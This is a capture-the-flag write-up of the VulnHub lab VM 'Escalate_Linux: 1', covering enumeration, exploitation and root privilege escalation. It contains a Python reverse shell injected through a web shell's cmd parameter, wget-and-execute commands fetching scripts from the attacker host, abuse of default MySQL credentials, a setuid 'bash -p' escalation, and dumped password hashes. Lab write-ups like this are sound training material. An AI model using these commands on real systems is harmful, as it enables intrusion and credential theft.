[VulnHub] Escalate_Linux: 1

Date: 17/Sep/2019
Categories: oscp, vulnhub, linux
Tags: exploit_python_reverseshell, privesc_mysql_creds, privesc_setuid

Overview

This is a writeup for VulnHub VM Escalate_Linux: 1. Here's an overview of the enumeration → exploitation → privilege escalation process:



Figure 1: writeup.overview.killchain

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Tue Sep 17 11:47:37 2019 as: nmap -vv --reason -Pn -sV -sC
 ↪ --version-all -oN
 ↪ /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/_quick_tcp_nmap.txt
 ↪ -oX
 ↪ /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/xml/_quick_tcp_nmap.xml
 ↪ 192.168.92.173
Nmap scan report for 192.168.92.173
Host is up, received arp-response (0.00026s latency).
Scanned at 2019-09-17 11:47:38 PDT for 20s
Not shown: 995 closed ports
Reason: 995 resets
PORT     STATE SERVICE     REASON         VERSION
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
111/tcp  open  rpcbind     syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  3           2049/udp  nfs
|   100003  3,4         2049/tcp  nfs
|   100005  1,2,3      43318/udp  mountd
|   100005  1,2,3      43937/tcp  mountd
|   100021  1,3,4      39393/tcp  nlockmgr
|   100021  1,3,4      47990/udp  nlockmgr
|   100227  3           2049/tcp  nfs_acl
|_  100227  3           2049/udp  nfs_acl
139/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn syn-ack ttl 64 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp open  nfs_acl     syn-ack ttl 64 3 (RPC #100227)
MAC Address: 00:0C:29:A6:A7:B9 (VMware)
Service Info: Host: LINUX

Host script results:
|_clock-skew: mean: 1h20m01s, deviation: 2h18m34s, median: 0s
| nbstat: NetBIOS name: LINUX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   LINUX<00>            Flags: <unique><active>
|   LINUX<03>            Flags: <unique><active>
|   LINUX<20>            Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
| Statistics:
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| p2p-conficker:
|   Checking for Conficker.C or higher...
```

```
|   Check 1 (port 55304/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 61557/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 38128/udp): CLEAN (Timeout)
|   Check 4 (port 2678/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: osboxes
|   NetBIOS computer name: LINUX\x00
|   Domain name: \x00
|   FQDN: osboxes
|_  System time: 2019-09-17T14:47:54-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-09-17 11:47:54
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Sep 17 11:47:58 2019 -- 1 IP address (1 host up) scanned in 21.30 seconds
```

2. Found a `shell.php` file on `80/tcp` using `dirb`:

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: /root/toolbox/writeups/vulnhub.escalatelinux/results/192.168.92.173/scans/
 ↪  tcp_80_http_dirb.txt
START_TIME: Tue Sep 17 11:47:59 2019
URL_BASE: http://192.168.92.173:80/
WORDLIST_FILES: /usr/share/seclists/Discovery/Web-Content/common.txt
OPTION: Printing LOCATION header
OPTION: Not Recursive
OPTION: Silent Mode
EXTENSIONS_LIST: (,.txt,.html,.php,.asp,.aspx) | ()(.txt)(.html)(.php)(.asp)(.aspx) [NUM = 6]

-----------------

GENERATED WORDS: 4593

---- Scanning URL: http://192.168.92.173:80/ ----
+ http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
+ http://192.168.92.173:80/index.html (CODE:200|SIZE:10918)
+ http://192.168.92.173:80/server-status (CODE:403|SIZE:302)
+ http://192.168.92.173:80/shell.php (CODE:200|SIZE:29)

-----------------
```

```
END_TIME: Tue Sep 17 11:49:15 2019
DOWNLOADED: 27558 - FOUND: 4
```

Findings

Open Ports

```
80/tcp     |  http          |  Apache httpd 2.4.29 ((Ubuntu))
111/tcp    |  rpcbind       |  2-4 (RPC #100000)
137/udp    |  netbios-ns    |  Samba nmbd netbios-ns (workgroup: WORKGROUP)
139/tcp    |  netbios-ssn   |  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    |  netbios-ssn   |  Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
2049/tcp   |  nfs_acl       |  3 (RPC #100227)
39393/tcp  |  nlockmgr      |  1-4 (RPC #100021)
43937/tcp  |  mountd        |  1-3 (RPC #100005)
55567/tcp  |  mountd        |  1-3 (RPC #100005)
59061/tcp  |  mountd        |  1-3 (RPC #100005)
```

Files

```
http://192.168.92.173:80/shell.php
```

Users

```
ssh: root, mysql, user1, user2, user3, user4, user5, user6, user7, user8
```

Phase #2: Exploitation

1. We set up a `netcat` listener and invoke a Python reverse shell:

```
nc -nlvp 9999
http://192.168.92.173/shell.php?cmd=python -c 'import
  socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.92.163",99
  os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Figure 2: writeup.exploitation.steps.1.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.escalatelinux # nc -lnvp 9999
listening on [any] 9999 ...

connect to [192.168.92.163] from (UNKNOWN) [192.168.92.173] 48348
/bin/sh: 0: can't access tty; job control turned off
$ $
$
$ id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
$
$
$ uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
$
$
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.173  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::2e48:398c:348e:b9c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a6:a7:b9  txqueuelen 1000  (Ethernet)
        RX packets 266778  bytes 38129187 (38.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 263355  bytes 76831868 (76.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 236  bytes 20955 (20.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 236  bytes 20955 (20.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$
```

Figure 3: writeup.exploitation.steps.1.2

Phase #2.5: Post Exploitation

```
user6@osboxes> id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
user6@osboxes>
user6@osboxes> uname
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64
  x86_64 GNU/Linux
```

```
user6@osboxes>
user6@osboxes> ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 192.168.92.173  netmask 255.255.255.0  broadcast 192.168.92.255
       inet6 fe80::2e48:398c:348e:b9c9  prefixlen 64  scopeid 0x20<link>
       ether 00:0c:29:a6:a7:b9  txqueuelen 1000  (Ethernet)
       RX packets 266778  bytes 38129187 (38.1 MB)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 263355  bytes 76831868 (76.8 MB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
user6@osboxes>
user6@osboxes> users
root
mysql
user1
user2
user3
user4
user5
user6
user7
user8
```

Phase #3: Privilege Escalation

1. We start with downloading the privesc enumerations scripts:

```
wget http://192.168.92.163:8000/lse.sh ; chmod +x ./lse.sh ; ./lse.sh | tee lse.txt
wget http://192.168.92.163:8000/linenum.sh ; chmod +x ./linenum.sh ; ./linenum.sh | tee
↪ linenum.txt
wget http://192.168.92.163:8000/linuxprivchecker.py ; chmod +x ./linuxprivchecker.py ; python
↪ ./linuxprivchecker.py | tee linuxprivchecker.txt
```

2. We also explore the `home` directories of users and find some inetresting files:

```
/home/user3/shell → setuid
/home/user4/abc.txt → owned by root
/home/user5/script → setuid
```

```
_
/home/user3:
total 160
drwxr-xr-x 22 user3 user3 4096 Jun  4 13:37 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw-------  1 user3 user3 4710 Jun  4 13:29 .ICEauthority
-rw-r--r--  1 user3 user3   50 Jun  4 13:29 .Xauthority
-rw-r--r--  1 user3 user3  124 Jun  4 13:29 .asoundrc
-rw-r--r--  1 user3 user3   95 Jun  4 15:10 .bash_history
-rw-r--r--  1 user3 user3  220 Jun  4 13:29 .bash_logout
-rw-r--r--  1 user3 user3  949 Jun  4 13:29 .bashrc
drwxr-xr-x 15 user3 user3 4096 Jun  4 13:29 .cache
drwxr-xr-x 20 user3 user3 4096 Jun  4 13:29 .config
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .dbus
-rw-r--r--  1 user3 user3   23 Jun  4 13:29 .dmrc
-rw-r--r--  1 user3 user3 9354 Jun  4 13:29 .face
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 .gconf
drwxr-xr-x 24 user3 user3 4096 Jun  4 13:29 .gimp-2.8
-rw-r--r--  1 user3 user3    0 Jun  4 13:29 .gksu.lock
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnome2
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .gnupg
-rw-r--r--  1 user3 user3   20 Jun  4 13:29 .gtk-bookmarks
-rw-r--r--  1 user3 user3  105 Jun  4 13:29 .gtkrc-2.0
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .local
drwxr-xr-x  5 user3 user3 4096 Jun  4 13:29 .mozilla
-rw-r--r--  1 user3 user3  873 Jun  4 13:29 .profile
-rwxr-xrwx  1 root  root    33 Jun  4 13:37 .script.sh
-rw-r--r--  1 user3 user3    0 Jun  4 13:29 .sudo_as_admin_successful
drwxr-xr-x  3 user3 user3 4096 Jun  4 13:29 .thumbnails
drwxr-xr-x  4 user3 user3 4096 Jun  4 13:29 .thunderbird
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Desktop
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Documents
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Downloads
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Music
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Pictures
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Public
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Templates
drwxr-xr-x  2 user3 user3 4096 Jun  4 13:29 Videos
-rwsr-xr-x  1 root  root  8392 Jun  4 13:34 shell
```

Figure 4: writeup.privesc.steps.2.1

```
/home/user4:
total 152
drwxr-xr-x 22 user4 user4 4096 Jun  4 15:10 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw-------  1 user4 user4 5032 Jun  4 14:37 .ICEauthority
-rw-r--r--  1 user4 user4  102 Jun  4 15:10 .Xauthority
-rw-r--r--  1 user4 user4  124 Jun  4 13:40 .asoundrc
-rw-r--r--  1 user4 user4  560 Jun  4 15:10 .bash_history
-rw-r--r--  1 user4 user4  220 Jun  4 13:40 .bash_logout
-rw-r--r--  1 user4 user4  949 Jun  4 13:40 .bashrc
drwxr-xr-x 15 user4 user4 4096 Jun  4 13:40 .cache
drwxr-xr-x 20 user4 user4 4096 Jun  4 13:40 .config
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .dbus
-rw-r--r--  1 user4 user4   23 Jun  4 14:37 .dmrc
-rw-r--r--  1 user4 user4 9354 Jun  4 13:40 .face
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 .gconf
drwxr-xr-x 24 user4 user4 4096 Jun  4 13:40 .gimp-2.8
-rw-r--r--  1 user4 user4    0 Jun  4 13:40 .gksu.lock
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnome2
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .gnupg
-rw-r--r--  1 user4 user4   20 Jun  4 13:40 .gtk-bookmarks
-rw-r--r--  1 user4 user4  105 Jun  4 13:40 .gtkrc-2.0
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .local
drwxr-xr-x  5 user4 user4 4096 Jun  4 13:40 .mozilla
-rw-r--r--  1 user4 user4  873 Jun  4 13:40 .profile
-rw-r--r--  1 user4 user4    0 Jun  4 13:40 .sudo_as_admin_successful
drwxr-xr-x  3 user4 user4 4096 Jun  4 13:40 .thumbnails
drwxr-xr-x  4 user4 user4 4096 Jun  4 13:40 .thunderbird
-rw-------  1 user4 user4 6301 Jun  4 15:10 .xsession-errors
drwxr-xr-x  2 user4 user4 4096 Jun  4 14:46 Desktop
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Documents
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Downloads
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Music
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Pictures
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Public
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Templates
drwxr-xr-x  2 user4 user4 4096 Jun  4 13:40 Videos
-rw-r--r--  1 root  root     0 Sep 17 15:55 abc.txt
```

Figure 5: writeup.privesc.steps.2.2

```
/home/user5:
total 160
drwxr-xr-x 22 user5 user5 4096 Jun  4 16:27 .
drwxr-xr-x 10 root  root  4096 Jun  5 14:16 ..
-rw-------  1 user5 user5 4710 Jun  4 15:01 .ICEauthority
-rw-r--r--  1 user5 user5   50 Jun  4 15:01 .Xauthority
-rw-r--r--  1 user5 user5  124 Jun  4 15:01 .asoundrc
-rw-r--r--  1 user5 user5  220 Jun  4 16:27 .bash_history
-rw-r--r--  1 user5 user5  220 Jun  4 15:01 .bash_logout
-rw-r--r--  1 user5 user5  949 Jun  4 15:01 .bashrc
drwxr-xr-x 15 user5 user5 4096 Jun  4 15:01 .cache
drwxr-xr-x 20 user5 user5 4096 Jun  4 15:01 .config
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .dbus
-rw-r--r--  1 user5 user5   23 Jun  4 15:01 .dmrc
-rw-r--r--  1 user5 user5 9354 Jun  4 15:01 .face
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 .gconf
drwxr-xr-x 24 user5 user5 4096 Jun  4 15:01 .gimp-2.8
-rw-r--r--  1 user5 user5    0 Jun  4 15:01 .gksu.lock
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnome2
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .gnupg
-rw-r--r--  1 user5 user5   20 Jun  4 15:01 .gtk-bookmarks
-rw-r--r--  1 user5 user5  105 Jun  4 15:01 .gtkrc-2.0
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .local
drwxr-xr-x  5 user5 user5 4096 Jun  4 15:01 .mozilla
-rw-r--r--  1 user5 user5  873 Jun  4 15:01 .profile
-rw-r--r--  1 user5 user5    0 Jun  4 15:01 .sudo_as_admin_successful
drwxr-xr-x  3 user5 user5 4096 Jun  4 15:01 .thumbnails
drwxr-xr-x  4 user5 user5 4096 Jun  4 15:01 .thunderbird
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Desktop
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Documents
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Downloads
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Music
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Pictures
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Public
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Templates
drwxr-xr-x  2 user5 user5 4096 Jun  4 15:01 Videos
-rwxrwxr-x  1 user5 user5   26 Jun  4 15:54 ls
-rwsr-xr-x  1 root  root  8392 Jun  4 15:57 script
```

Figure 6: writeup.privesc.steps.2.3

3. From `linenum.sh` scan, we find that the MySQL service allows login with the default credentials `root/root`. We use this to connect and get credentials for the `mysql` user:

```
[-] MYSQL version:
mysql  Ver 14.14 Distrib 5.7.26, for Linux (x86_64) using  EditLine wrapper


[+] We can connect to the local MYSQL service with default root/root credentials!
mysqladmin  Ver 8.42 Distrib 5.7.26, for Linux on x86_64
Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.7.26-0ubuntu0.18.04.1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 9 hours 13 min 13 sec

Threads: 1  Questions: 2  Slow queries: 0  Opens: 105  Flush tables: 1  Open tables: 98  Queries per second avg: 0.000
```

Figure 7: writeup.privesc.steps.3.1

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| user               |
+--------------------+
5 rows in set (0.02 sec)

mysql> use user;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_user |
+----------------+
| user_info      |
+----------------+
1 row in set (0.00 sec)

mysql> select * from user_info;
+----------+-------------+
| username | password    |
+----------+-------------+
| mysql    | mysql@12345 |
+----------+-------------+
1 row in set (0.00 sec)

mysql>
```

Figure 8: writeup.privesc.steps.3.2

4. We investigate the `setuid` files now. Since the first `setuid` file `/home/user3/shell` is owned by `user3`, we checkout their `.bash_history` to see possible usage commands:

```
1 cat /home/user3/.bash_history
```

```
[-] SUID files:
-rwsr-xr-x 1 root root 113336 Apr 25 16:17 /sbin/mount.nfs
-rwsr-xr-x 1 root root 18400 Sep 25  2017 /sbin/mount.ecryptfs_private
-rwsr-xr-x 1 root root 35600 Mar 29  2018 /sbin/mount.cifs
-rwsr-xr-- 1 root dip 378600 Jun 12  2018 /usr/sbin/pppd
-rwsr-xr-x 1 root root 75824 Jan 25  2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 22520 Jan 15  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44528 Jan 25  2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 59640 Jan 25  2018 /usr/bin/passwd
-rwsr-xr-x 1 root root 18448 Mar  9  2017 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Jan 25  2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 22528 Mar  9  2017 /usr/bin/arping
-rwsr-xr-x 1 root root 40344 Jan 25  2018 /usr/bin/newgrp
-rwsr-xr-x 1 root root 149080 Jan 17  2018 /usr/bin/sudo
-rwsr-sr-x 1 root root 10232 Oct 25  2018 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14328 Jan 15  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Jan 31  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Nov 15  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 64424 Mar  9  2017 /bin/ping
-rwsr-xr-x 1 root root 44664 Jan 25  2018 /bin/su
-rwsr-xr-x 1 root root 146128 Nov 30  2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 43088 Oct 15  2018 /bin/mount
-rwsr-xr-x 1 root root 26696 Oct 15  2018 /bin/umount
-rwsr-xr-x 1 root root 30800 Aug 11  2016 /bin/fusermount
-rwsr-xr-x 1 root root 8392 Jun  4 15:57 /home/user5/script
-rwsr-xr-x 1 root root 8392 Jun  4 13:34 /home/user3/shell


[+] Possibly interesting SUID files:
-rwsr-xr-x 1 root root 8392 Jun  4 15:57 /home/user5/script
```

Figure 9: writeup.privesc.steps.4.1

```
user6 / | home | user6 cat /home/user3/.bash_history
ls
./shell
nano .script.sh
./shell
id
user3
su user3
ls
rm shell.c
ls -al
string
su root
user6 / | home | user6
```

Figure 10: writeup.privesc.steps.4.2

5. We find that the `/home/user3/shell` file requries a `.script.sh` file and needs it to have executable permissions. We create this file and test out the `shell` file which gives us an elevated shell:

```
echo -en "bash -p" >>./.script.sh
chmod +x ./.script.sh
/home/user3/shell
```

```
user6 / | home | user6
user6 / | home | user6 echo -en "/bin/bash -p" >>./.script.sh
user6 / | home | user6 /home/user3/shell
sh: 1: ./.script.sh: Permission denied
user6 / | home | user6 chmod +x ./.script.sh
user6 / | home | user6
user6 / | home | user6 /home/user3/shell
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Tuesday 17 September 2019, 17:18:46
Memory Usage: 339/985MB (34.42%)
Disk Usage: 5/217GB (3%)

root / | home | user6
root / | home | user6 id
uid=0(root) gid=0(root) groups=0(root),1005(user6)
root / | home | user6
root / | home | user6 uname -a
Linux osboxes 4.15.0-45-generic #48-Ubuntu SMP Tue Jan 29 16:28:13 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
root / | home | user6
root / | home | user6 ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.92.173  netmask 255.255.255.0  broadcast 192.168.92.255
        inet6 fe80::2e48:398c:348e:b9c9  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a6:a7:b9  txqueuelen 1000  (Ethernet)
        RX packets 274505  bytes 38801803 (38.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 268122  bytes 78249728 (78.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 249  bytes 22086 (22.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 249  bytes 22086 (22.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root / | home | user6
```

Figure 11: writeup.privesc.steps.5.1

Loot

Hashes

```
root:$6$mqjgcFoM$X/
 ↪  qNpZR6gXPAxdgDjFpaD1yPIqUF5l5ZDANRTKyvcHQwSqSxX5lA7n22kjEkQhSP6Uq7cPaYfzPSmgATM.....................
user1:$6$9iyn/
 ↪  lCu$UxlOZYhhFSAwJ8DPjlrjrl2Wv.Pz9DahMTfwpwlUC5ybyBGpuHToNIIjTqMLGShOR2Ch4Ij5gkmPOeEH2.............
user2:$6$7gVE7KgT$ud1VN8OwYCbFveieo4CJQIoMcEgcfKqa24ivRs/MNAmmPeudsz/
 ↪  p3QeCMHj8ULlvSufZmp3TodaWlIFSZ.....................
user3:$6$PaKeECW4$5yMn9UU4YByCj0LP4QWaGt/
 ↪  S1aG0Zs73EOJXh.Rl0ebjpmsBmuGUwTgBamqCCx7qZ0sWJOuzIqn.GM69a.....................
user4:$6$0pxj6KPl$NA5S/2yN3TTJbPypEnsqYe1PrgbfccHntMggLdU2eM5/
 ↪  23dnosIpmD8sRJwI1PyDFgQXH52kYk.bzc6sA.....................
user5:$6
 ↪  $wndyaxl9$cOEaymjMiRiljzzaSaFVXD7LFx2OwOxeonEdCW.GszLm77k0d5GpQZzJpcwvufmRndcYatr5ZQESdqbIs.........
user6:$6$Y9wYnrUW$ihpBL4g3GswEay/AqgrKzv1n8uKhWiBNlhdKm6DdX7WtDZcUbh/5w/
 ↪  tQELa3LtiyTFwsLsWXubsSCfzRc.....................
mysql:$6$O2ymBAYF$NZDtY392guzYrveKnoISea6oQpv87OpEjEef5KkEUqvtOAjZ2i1UPbkrfmrHG/
 ↪  IonKdnYEec0S0ZBcQFZ.....................
user7:$6$5RBuOGFi$eJrQ4/xf2z/3pG43UkkoE35Jb0BIl7AW/umj1Xa7eykmalVKiRKJ4w3vFEOEOtYinnkIRa.89
 ↪  dXtGQXdH.....................
user8:$6$fdtulQ7i$G9THW4j6kUy4bXlf7C/
 ↪  0XQtntw123LRVRfIkJ6akDLPHIqB5PJLD4AEyz7wXsEhMc2XC4CqiTxATfb20x.....................
```

Credentials

```
ssh: root/123..
mysql: mysql/mysql@1....
```

References

[+] https://www.vulnhub.com/entry/escalate_linux-1,323/